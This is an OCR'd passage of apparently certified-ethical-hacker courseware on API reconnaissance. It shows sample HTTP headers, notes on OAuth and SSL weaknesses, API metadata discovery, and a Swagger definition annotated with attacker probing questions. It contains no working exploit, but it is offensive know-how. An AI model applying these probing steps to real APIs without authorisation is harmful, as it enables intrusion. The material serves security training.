
- **HTTP**: APIs such as SOAP and REST mostly use the HTTP protocol for communicating API-based messages. The HTTP protocol is a text-based protocol where the header information is transmitted in a readable format. For example, consider the following HTTP Request and Response headers:



HTTP Request

```
GET /doc/test.html HTTP/1.1
Host: www.certifiedhacker.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Firefox/68.4.1
Content-Length: 35

bookId=78906&author=Rob+ert
```

Figure 14.90: Example of HTTP Request header




```
HTTP/1.1 200 OK
Date: Sun, 05 Jan xxxx 01:11:12 GMT
Server: Apache/2.4 (Win32)
Last-Modified: Sat, 11 Jan xxxx
ETag: "0-23-4024c3a5"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: text/html

<h1> My Home page</h1>
```

HTTP Response
Status Line
Response Headers
Response Message Header
Blank line separating Header and Body
Response Message Body

Figure 14.91: Example of HTTP Response header

As shown in the figure, both HTTP Request and Response headers are transmitted in plaintext; an attacker can easily manipulate these headers to identify the target.

- **Message Formats**: The API messages transmitted over the web will take some format such as JSON for REST API and XML for SOAP API. If these formats are used incorrectly, they can pave the way for vulnerabilities. As these formats are easy to understand, an attacker can easily manipulate messages encoded in these formats to identify the target and its perimeter.



Detect Security Standards

- APIs such as SOAP and REST implement different authentication/authorization standards such as **OpenID Connect**, **SAML**, OAuth 1.X and 2.X, and WS-Security
- SSL provides **transport-level security** for API messages to ensure confidentiality through encryption and integrity through signature
- In most of the APIs, SSL is used to **encrypt only sensitive user data** such as credit card details, thereby leaving other information in plaintext
- If these security standards are **configured improperly**, an attacker can identify vulnerabilities in these standards for further exploitation

Detect Security Standards

Although APIs claim to be secure as they incorporate security standards such as OAuth and SSL, they still include many vulnerabilities that can be exploited by attackers.

- APIs such as SOAP and REST implement different authentication/authorization standards such as OpenID Connect, SAML, OAuth 1.X and 2.X, and WS-Security.
- SSL provides transport-level security for API messages to ensure confidentiality through encryption and integrity through signature. Although SSL is used for security, in most API messages, only sensitive user data such as credit card details are encrypted, leaving other information in plaintext.

If these security standards are configured improperly, an attacker can identify vulnerabilities in these standards for further exploitation. For example, an attacker can capture and reuse a session token to retrieve a legitimate user's account information that is not encrypted.

Identify the Attack Surface


API Metadata Vulnerabilities

- API metadata reveals a lot of technical information such as **paths**, **parameters**, and **message formats** that are useful in performing the attack
- **REST API** uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, whereas **SOAP API** uses WSDL/XML-Schema, etc.

API Discovery

- If an API does not use metadata, attackers monitor and **record the communication** between the API and an existing client to identify an initial attack surface
- Attackers use automated tools to generate metadata from the recorded traffic

Swagger Definition



```
-apis: [
    - {
        path: "/cust/{custId}",
      - operations: [
        - {
            method: "DELETE",
            summary: "Deletes a customer",
            notes: "",
            type: "void",
            nickname: "deleteCust",
          - authorizations: {
            - oauth2: [
              -{
                  scope: "write:custs",
                  description: "modify custs in your account"
               }
              ]
            },
          -parameters: [
            - {
                name: "custId",
                description: "Cust id to delete",
                required: true,
                type: "string",
                paramType: "path",
                allowMultiple: false
              }
     ],
```

Point of attack

HTTP Method: Are other methods handles correctly?

Oauth 2.0: are tokens enforced and validated correctly?

Is access validated? Are IDS sequential? Injection point?, etc.

What if we send multiple? Or none at all?

